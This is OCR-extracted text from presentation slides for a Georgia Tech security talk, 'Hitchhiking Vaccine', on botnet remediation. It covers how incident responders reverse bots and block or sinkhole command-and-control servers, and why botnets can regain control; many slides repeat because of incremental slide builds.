


Hitchhiking Vaccine: Enhancing Botnet Remediation With Remote Code Deployment Reuse


Runze Zhang, Mingxuan Yao, Haichuan Xu, Omar Alrawi,
Jeman Park, Brendan Saltaformaggio

Georgia Tech

Artifact Evaluated
NDSS SYMPOSIUM
Available
Functional

Botnet Takedown: A Long Battle


Researchers and law enforcement have been fighting botnets for years with limited success



Why is it so hard?


Procedures For Mobile Botnet Remediation

Peter, Incident Responder



Step 1: Reverse frontend bot and pinpoint C&C backends


Procedures For Mobile Botnet Remediation



Step 1: Reverse frontend bot and pinpoint C&C backends

Procedures For Mobile Botnet Remediation

Peter, Incident Responder



Step 1: Reverse frontend bot and pinpoint C&C backends


Step 2: Backend Remediation

Option 1: **Block** the C&C server [6, 7]*

[6, 7]: Citation numbers correspond to our published paper.

Procedures For Mobile Botnet Remediation

Peter, Incident Responder



Step 1: Reverse frontend bot and pinpoint C&C backends


Step 2: Backend Remediation

Option 1: **Block** the C&C server [6, 7]*

[6, 7]: Citation numbers correspond to our published paper.

Procedures For Mobile Botnet Remediation

Peter, Incident Responder



Step 1: Reverse frontend bot and pinpoint C&C backends


Step 2: Backend Remediation

- Option 1: **Block** the C&C server [6, 7]*
- Option 2: **Sinkhole** the C&C server [8, 9]*

[6, 7, 8, 9]: Citation numbers correspond to our published paper.

Procedures For Mobile Botnet Remediation

Peter, Incident Responder



Step 1: Reverse frontend bot and pinpoint C&C backends

Step 2: Backend Remediation

Option 1: **Block** the C&C server [6, 7]*


Option 2: **Sinkhole** the C&C server [8, 9]*

As a result, frontend bots are disabled temporally

[6, 7, 8, 9]: Citation numbers correspond to our published paper.

Botnet May Regain Control

Peter, Incident Responder



Botnet May Regain Control

Peter, Incident Responder

